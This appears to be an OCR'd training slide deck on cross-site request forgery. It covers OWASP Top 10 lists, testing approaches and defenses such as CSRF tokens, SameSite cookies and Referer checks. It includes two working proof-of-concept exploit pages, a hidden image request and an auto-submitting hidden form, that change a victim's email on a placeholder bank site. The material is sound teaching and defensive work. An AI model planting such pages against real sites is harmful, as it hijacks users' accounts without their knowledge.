OWASP Top 10 - 2010	OWASP Top 10 - 2013	OWASP Top 10 - 2017
A1 – Injection	A1 – Injection	A1 – Injection
A2 – Cross Site Scripting (XSS)	A2 – Broken Authentication and Session Management	A2 – Broken Authentication
A3 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References **[Merged+A7]**	A4 – XML External Entities (XXE) **[NEW]**
A5 – Cross Site Request Forgery (CSRF)	A5 – Security Misconfiguration	A5 – Broken Access Control **[Merged]**
A6 – Security Misconfiguration **(NEW)**	A6 – Sensitive Data Exposure	A6 – Security Misconfiguration
A7 – Insecure Cryptographic Storage	A7 – Missing Function Level Access Control **[Merged+A4]**	A7 – Cross-Site Scripting (XSS)
A8 – Failure to Restrict URL Access	A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization **[NEW, Community]**
A9 – Insufficient Transport Layer Protection	A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards **(NEW)**	A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring **[NEW,Comm.]**


HOW TO FIND CSRF VULNERABILITIES?

Finding CSRF Vulnerabilities

Depends on the perspective of testing.




Black Box Testing



White Box Testing


Black-Box Testing Perspective

- Map the application
  - Review all the key functionality in the application
- Identify all application functions that satisfy the following three conditions
  - A relevant action
  - Cookie-based session handling
  - No unpredictable request parameters
- Create a PoC script to exploit CSRF
  - GET request: `<img>` tag with `src` attribute set to vulnerable URL
  - POST request: form with hidden fields for all the required parameters and the target set to vulnerable URL



White-Box Testing Perspective

- Identify the framework that is being used by the application
- Find out how this framework defends against CSRF attacks
- Review code to ensure that the built in defenses have not been disabled
- Review all sensitive functionality to ensure that the CSRF defense has been applied




HOW TO EXPLOIT CSRF VULNERABILITIES?

Exploiting CSRF Vulnerabilities

GET Scenario

```
GET https://bank.com/email/change?email=test@test.ca HTTP/1.1
```




Exploiting CSRF Vulnerabilities

GET Scenario

Exploit:

```
<html>
 <body>
   <h1>Hello World!</h1>
   <img src="
https://bank.com/email/change?email=at
tacker@gmail.ca
" width="0" height="0" border="0">
 </body>
</html>
```


What the victim sees:



Exploiting CSRF Vulnerabilities

POST Scenario

```
POST /email/change HTTP/1.1
Host: https://bank.com
…
email=test@test.ca
```



Exploiting CSRF Vulnerabilities

POST Scenario

Exploit:


```
<html>
    <body>
        <h1>Hello World!</h1>
        <iframe style="display:none" name="csrf-iframe"></iframe>
        <form action=" https://bank.com/email/change/" method="POST" target="csrf-
iframe" id="csrf-form">
            <input type="hidden" name="email" value="test@test.ca">
        </form>

        <script>document.getElementById("csrf-form").submit()</script>
    </body>
</html>
```

Exploiting CSRF Vulnerabilities


POST Scenario


What the victim sees:



Automated Exploitation Tools


Web Application Vulnerability Scanners (WAVS).





Automated Exploitation Tools

Burp Suite Professional CSRF PoC Generator



HOW TO PREVENT CSRF VULNERABILITIES?

Preventing CSRF Vulnerabilities

- Primary Defense
  - Use a CSRF token in relevant requests.
- Additional Defense
  - Use of SameSite cookies
- Inadequate Defense
  - Use of Referer header

Primary Defense- CSRF Tokens

How should CSRF tokens be generated?

- Unpredictable with high entropy, similar to session tokens
- Tied to the user's session
- Validated before the relevant action is executed

```
POST /my-account/change-email HTTP/1.1
Host: target-ac121fc41e8ffcf88075849f00a500eb.web-security-academy.net
Cookie: session=W759qsR1ZV5MEV2QNy4Rgv8rt4wzunnW
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-a
Referer: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

email=test%40test.ca&csrf=XobA3ZpK38SP7mGuwvWgZh9DwiEVMVZJ
```

Primary Defense- CSRF Tokens

How should CSRF tokens be transmitted?

- Hidden field of an HTML form that is submitted using a POST method
- Custom request header
- Tokens submitted in the URL query string are less secure
- Tokens generally should not be transmitted within cookies

```
POST /my-account/change-email HTTP/1.1
Host: target-ac121fc41e8ffcf88075849f00a500eb.web-security-academy.net
Cookie: session=W759qsR1ZV5MEV2QNy4Rgv8rt4wzunnW
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-a
Referer: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

email=test%40test.ca&csrf=XobA3ZpK38SP7mGuwvWgZh9DwiEVMVZJ
```

Primary Defense- CSRF Tokens

How should CSRF tokens be validated?

- Generated tokens should be stored server-side within the user's session data
- When performing a request, a validation should be performed that verifies that the submitted token matches the value that is stored in the user's session
- Validation should be performed regardless of HTTP method or content type of the request
- If a token is not submitted, the request should be rejected

```
POST /my-account/change-email HTTP/1.1
Host: target-ac121fc41e8ffcf88075849f00a500eb.web-security-academy.net
Cookie: session=W759qsR1ZV5MEV2QNy4Rgv8rt4wzunnW
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-a
Referer: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

email=test%40test.ca&csrf=XobA3ZpK38SP7mGuwvWgZh9DwiEVMVZJ
```

Additional Defense – SameSite Cookies

The SameSite attribute can be used to control whether cookies are submitted in cross-site requests.

```
Set-Cookie: session=test; SameSite=Strict

Set-Cookie: session=test; SameSite=Lax

Set-Cookie: flavor=choco; SameSite=None; Secure
```

Inadequate Defense – Referer Header

The **Referer** HTTP request header contains an absolute or partial address of the page making the request.

- Referer headers can be spoofed
- The defense can usually be bypassed:
  - Example #1 – if it's not present, the application does not check for it
  - Example #2 – the referrer header is only checked to see if it contains the domain and exact match is not made.

Resources

- Web Security Academy - CSRF
  - https://portswigger.net/web-security/csrf
- Web Application Hacker's Handbook
  - *Chapter 13 - Attacking Users: Other Techniques (pgs. 504– 511)*
- OWASP – CSRF
  - https://owasp.org/www-community/attacks/csrf
- Cross-Site Request Forgery Prevention Cheat Sheet
  - https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- Reviewing Code for Cross-Site Request Forgery Issues Overview
  - https://owasp.org/www-project-code-review-guide/reviewing-code-for-csrf-issues